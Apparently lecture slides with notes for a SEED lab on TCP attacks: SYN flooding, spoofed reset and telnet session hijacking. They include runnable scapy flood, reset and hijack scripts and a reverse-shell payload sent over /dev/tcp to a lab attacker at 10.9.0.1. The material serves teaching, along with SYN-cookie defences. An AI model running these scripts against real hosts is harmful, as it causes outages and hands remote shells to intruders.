
ACK Packet

- Client sends out ACK packet to conclude the handshake

7 -> This is the 3-way handshake protocol. After the protocol execution, the connection between them is established. It should be emphasized that the initial sequence number x is chosen by client randomly and sequence y is chosen randomly by server.



TCP 3-way Handshake Protocol (more details)




TCP 3-way Handshake Protocol (more details)

- SEED Ubuntu has 6 retrans
- Retrans makes the connection record stay long in SYN queue

```
net.ipv4.tcp_syn_retries = 6
```

8 -> The three-way handshake protocol is between a client socket and a server socket. This server socket is called a welcome socket. All clients will establish the connection with the welcome socket. The server socket, when receiving the SYN packet, creates a data structure TCB block to store the client state (including source/destion IP, source/destition port and sequence numbers. This TCB block will be saved a queue called SYN queue. Then the server socket sends SYN-ACK packet to the client and waiting for the client to finish with a ACK packet. If this ACK packet indeed returns to the server. The server will move the TCB block to another queue called accept queue (which stores the TCB blocks for all clients who have completed 3-way handshake protocols). But this is the end of TCP establishment. The server will in fact create a new socket to communicate with the client socket. After this the connection is established and the TCB block will be removed from accept queue.

9 -> When the server sends out SYN-ACK packet and before client returns the ACK packet, the 3-way handshake protocol is not completed and so it is called half-open connection. If an ACK packet is returned to server for long, then the server will retransmit it. After waiting for a while, if it is still not returned, then it will be retransmitted again. In SEED Ubuntu, it will has 6 retranmissions. This retransmissions make the TCB block stays in the SYN queue for long. Since more TCB records for other clients keep coming in, this might make the queue full.



SYN Flooding Attack

Idea :

- Send a **lot** of SYN packets to server; do not answer SYN-ACK packets.
- many TCB records stay in SYN queue long and makes the queue full quickly.
- When a new client sends SYN packet, server will not answer as no space in SYN queue for his TCB record.

Ubuntu default

```
net.ipv4.tcp max syn backlog = 128
```

10-> Now if an attacker sends a lot of SYN packets to the server but do not answer the SYN-ACK packets, then TCB records might make the SYN queue full quickly. In this case, if a new client sends a SYN packet to server, the server will not answer it as there is no space to store this client's TCB record. In the client's view point, the server is unavailable. That is the denial of service. By the attacker not snwering SYN-ACK packet, we implicitly assume that the source IP in the attacking SYN packet is the attacker's IP address. This is certainly not good as it can be easily blocked by a firewall at the server. Practically, the attacking SYN packet actually uses random source IP address.

Analysis

- SYN packets need to use random sourceIP, because reusing sourceIP will be blocked by the firewalls.
- Random sourceIP is mostly unreachable and so **no** ACK will return to server.
- Due to SYN-ACK retransmissions, the TCB record for client will stay in SYN queue for long and makes the queue easily full.

SYN Flooding Attack – using c program

•Step 1. On Server machine (10.9.0.5)

Disable the projection against SYN Flooding (lab setup has already done this)

```
# sysctl -w net.ipv4.tcp_syncookies=0
```

•Step 2. On Attacker machine (10.9.0.1): Launch the Attack

```
$ gcc synflood.c
$ sudo a.out 10.9.0.5 23
```

12-> In our experiment, we created a subnet 10.9.0.0/24. It contains a victim server 10.9.0.5 and an attacker 10.9.0.1 and two legal users 10.9.0.6 and 10.9.0.7. We will target on telnet server at 10.9.0.5. SYN flooding attack is not a new attack. It already has counter-measure. In Ubuntu, the counter-measure has been implemented. So before our attack, we need to distable this counter measure. This is done by setting syncookies bit in server to 0. Our C program attack is done using synflood.c . This program keeps creating random SYN packets sending to the server.


13 -> Now if you telnet from user machine 10.9.0.6 to the server, it will fail. Then, if you check the server TCP connection status, you will find that there are a lot of SYN_RECVs status for the telnet server. These are the half-open connections. We use the word counter command to check the number of connections, it is 97.

SYN Flooding Attack – using c program

•Step 3. Check Results


On User machine (10.9.0.6): telnet to server

```
# telnet 10.9.0.5
```




```
root@d6e4a6e4f60d:/# telnet -l seed 10.9.0.5
Trying 10.9.0.5...
^C
```

On Server machine (10.9.0.5):   count # of half-open connections



```
root@5865db450698:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:45131        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             53.0.31.77:35982        SYN_RECV
tcp        0      0 10.9.0.5:23             80.125.151.65:36857     SYN_RECV
tcp        0      0 10.9.0.5:23             43.178.86.123:25151     SYN_RECV
tcp        0      0 10.9.0.5:23             9.210.218.35:10781      SYN_RECV
tcp        0      0 10.9.0.5:23             12.29.122.115:54908     SYN_RECV
tcp        0      0 10.9.0.5:23             6.55.126.36:22191       SYN_RECV
tcp        0      0 10.9.0.5:23             203.42.247.61:33067     SYN_RECV
tcp        0      0 10.9.0.5:23             222.1.188.99:21915      SYN_RECV
```

```
# netstat -tna | grep SYN_RECV | wc -l
```




```
root@5865db450698:/# netstat -tna |grep SYN_RECV |wc -l
97
```

If experiment fails (legal user still can login after server is attacked),...

- **check Server (on 10.9.0.5)**

```
$ ip tcp_metrics show    //cache for recent telnet clients
```



```
root@94617d1a64c3:/# ip tcp_metrics show
10.9.0.6 age 32.156sec source 10.9.0.5
```


- server reserve a space in SYN queue for returning clients.
- Attackers can not flood the reserved space.

- `$ ip tcp_metrics flush          //clear cache`

SYN Flooding Attack – using Python program


• Replace c program with the python program:

```
$ sudo synflood.py 10.9.0.5 23
```



```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
import sys

if len(sys.argv) < 3:
    print("Usage:   synflood.py IP Port")
    print("Example: synflood.py 10.9.0.5 23")
    quit()

iph  = IP(dst = sys.argv[1])
tcph = TCP(dport = int(sys.argv[2]), flags='S')
pkt = iph/tcph

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)  #random integer of 16 bits
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

Countermeasure: vulnerability from SYN queue




15 -> The program first generates a SYN packet using iph as ip header, tcph as tcp header and pkt that combines iph and tcph, to be syn packet. While-loop generates random source IP, source port # and random seq #. This sends a lot of SYN packets.


16 -> The SYN flooding attack makes use of the limited size for SYN queue. The counter measure is going to remove the SYN queue. That means now the server will not store any client state.

18 -> But if the server does not store any client information, then the client can just send a ACK to the server. The server has to accept it because it is possible that the client already sent SYN packet while the server can not verify this. This makes the protocol is still vulnerable., because the attacker can just send a lot of ACK to the server and the server has to allocate a socket with some space (that is intended to communicate with the client who does not exist).

Server does not save the client information




If client sends ACK only




- If client sends ACK only, server should accept, because it does not have the (real) client record.
- **still vulnerable!**

Countermeasure: compute y secretly



- Extract ? from ACK packet; check y=

Attacker can not succeed




- To succeed, attacker needs to achieve y=( ) ?
- But he does not have K and so can not compute y.

19 -> To avoid the problem, the server in fact generates y using hash function on a secret key K and the TCB record (without y), where K is only known to server. Now when the client returns a ACK to server, server can extract the TCB record from ACK and compute the hash value H(K, TCB) and compare with y extracted from ACK.

20 -> Now if the attacker only sends ACK to the server, he must compute y=H(K, TCB) in order to pass the verification. But this is impossible, as only the server knows K.

21 -> There is one more way to disconnect.


TCP Reset Attack



To disconnect a TCP connection :
- A sends out a "FIN" packet to B.
- B replies with an "ACK" packet. This closes the A-to-B communication.
- Now, B sends a "FIN" packet to A and A replies with "ACK".

Using Reset flag :
- One of the parties sends RST packet to immediately break the connection.

TCP Reset Attack




Goal: To break up a TCP connection between A and B.
Spoofed RST Packet: The following fields need to be set correctly:
- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number

TCP Reset Attack: Automatic Python Program

```
def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip  = pkt[IP]

    ip  = IP(src=old_ip.dst, dst=old_ip.src)
    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="R", seq=old_tcp.ack)
    pkt = ip/tcp
    ls(pkt)
    send(pkt,verbose=0)

client = sys.argv[1]
server = sys.argv[2]

myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(server, client)
print("Running RESET attack ...")
print("Filter used: {}".format(myFilter))
print("Spoofing RESET packets from Client ({}) to Server ({})".format(client, server))

# Change the iface field with the actual name on your container
sniff(iface='br-07950545de5e', filter=myFilter, prn=spoof)
```

TCP Session Hijacking Attack



Goal: To inject data in an established connection.
Spoofed TCP Packet: The following fields need to be set correctly:
- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)


23 -> In this program, to create a response packet, the source/destination IP are swapped and source/destination port # are swapped too. The seq # in the response packet is the ack # in the receiving packet. When you sniff, you need to sniff the subnet of 10.9.0.0/24 (on the attacker VM, this is to use **iface br-xxx**). Check ifconfig to see this interface. Usually, you can sniff a particular protocol, port, ip address, this is what specified in the **MyFilter** variable.

24 -> Hijacking attack is techinically similar to reset attack. In reset attack, you send a reply TCP packet with flagbit R. In Hijacking attack, you send a reply TCP packet with some message. To Hijiacking Telnet, this message is a certain telnet command. So the attack behaviour in the attacker program is similar.

As for the reset attack, you need to make sure the four-tuple should be correct. The sequence # should not be too large or too small; otherwise, it will be rejected.

TCP Session Hijacking Attack: Sequence Number

- If the receiver has already received some data up to the sequence number x, the next sequence number is x+1. If the spoofed packet uses sequence number as x+δ, it becomes out of order.
- The data in this packet will be stored in the receiver's buffer at position x+δ, leaving δ spaces (having no effect). If δ is large, it may fall out of the boundary (i.e., larger than receive window).



Hijacking a Telnet Connection

Steps:

- User establishes a telnet connection with the server.
- Attacker sniffs the packets from telnet server to client
- Generate a reply packet with payload data being our command --- If this command is input/output redirection command, then we can redirect the server's input/output to our attacker machine (i.e., taking over the telnet session).


25 -> To make sure it not too large,

Sniffing part (hijacking_auto.py)

```
cli  = "10.9.0.6"
srv  = "10.9.0.5"

myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(srv, cli)
print("Running Session Hijacking attack ...")
print("Filter used: {}".format(myFilter))
print("Spoofing TCP packets from Client ({}) to Server ({})".format(cli, srv))

# Change the iface field with the actual name on your container
sniff(iface='br-07950545de5e', filter=myFilter, prn=spoof)
```

- Change iface to your case.

Sproof part (hijacking_auto.py)



```
def spoof(pkt):
    old_ip  = pkt[IP]
    old_tcp = pkt[TCP]

    # TCP data length
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4

    newseq = old_tcp.ack + 10
    newack = old_tcp.seq + tcp_len - 20

    ############################################################################
    ip   = IP( src = old_ip.dst,   #  ?
               dst = old_ip.src     # ?
             )

    tcp = TCP( sport = old_tcp.dport,
               dport = old_tcp.sport,
               flags = "A",
               seq   = newseq,
               ack   = newack
              )

    data = "\ntouch success\n"
    #data = "\n/bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
    ############################################################################

    pkt = ip/tcp/data
    ls(pkt)
    send(pkt,verbose=0)
    quit()
```

Telnet Protocol

- Client first runs a 3-way handshake protocol with server to establish TCP connection and exchange messages over this TCP.
- **Server**: (a) Take input from this TCP connection (e.g.,via recv()) and execute; (b) print output to this TCP connection, which will be received by client and displayed on its screen.
- **Example**. If Data="\n touch success", the server runs

  $ touch success

Then, instead of displaying the result on the server's screen, it sends to client (file success is created).

Print to attacker's screen

- Data="\r touch success" will print the result to the **legal client**'s screen (if it would do) but not the **attacker** screen.
- To enable this, use

  Data="\r touch success   >/dev/tcp/10.9.0.1/9090 \r"

This redfines the output to **/dev/tcp/10.9.0.1/9090**.

- Server will explain /dev/tcp/10.9.0.1/9090 as it follows: it first establishes TCP connection to server 10.9.0.1 with port 9090 and writes the output to this new TCP connection.

Launch the TCP Session Hijacking Attack

- But this still can not be called hijacking!
- Desired: take over the telnet client role and interact with server
- Technically, this means:
  1. we can type the input to server from our machine
  2. obtain the output of server from our machine
- More precisely, we want to

  ► redirect the server's standard input and standard output to **our machine**
- This is the command:

  /bin/bash -i >/dev/tcp/10.9.0.1/9090   2>&1   0<&1

(2 for standard error output, 1 for standard output, 0 for standard input)


Launch the TCP Session Hijacking Attack

- What does this magic command do?

  /bin/bash -i >/dev/tcp/10.9.0.1/9090   2>&1   0<&1
- It redefines the standard out (1) to the new tcp connection
- Assign the standard error output address (descriptor 2) to the address of descriptor 1 (that is, the new tcp connection)
- Assign the standard input address (descriptor 0) to the address of descriptor 1 (that is, the new tcp connection again)
- Thus, intput, output, error output are all directed to the new connection.

Spoofing for hijacking (hijack_auto.py)

- Run a tcp server to take over the hijacked telnet: nc -lnv 9090



```
def spoof(pkt):
    old_ip  = pkt[IP]
    old_tcp = pkt[TCP]

    # TCP data length
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4

    newseq = old_tcp.ack + 10
    newack = old_tcp.seq + tcp_len - 20

    ############################################################################
    ip   = IP( src = old_ip.dst,   #  ?
               dst = old_ip.src     # ?
             )

    tcp = TCP( sport = old_tcp.dport,
               dport = old_tcp.sport,
               flags = "A",
               seq   = newseq,
               ack   = newack
              )

    #data = "\ntouch success\n"
    data = "\n/bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
    ############################################################################

    pkt = ip/tcp/data
    ls(pkt)
    send(pkt,verbose=0)
    quit()
```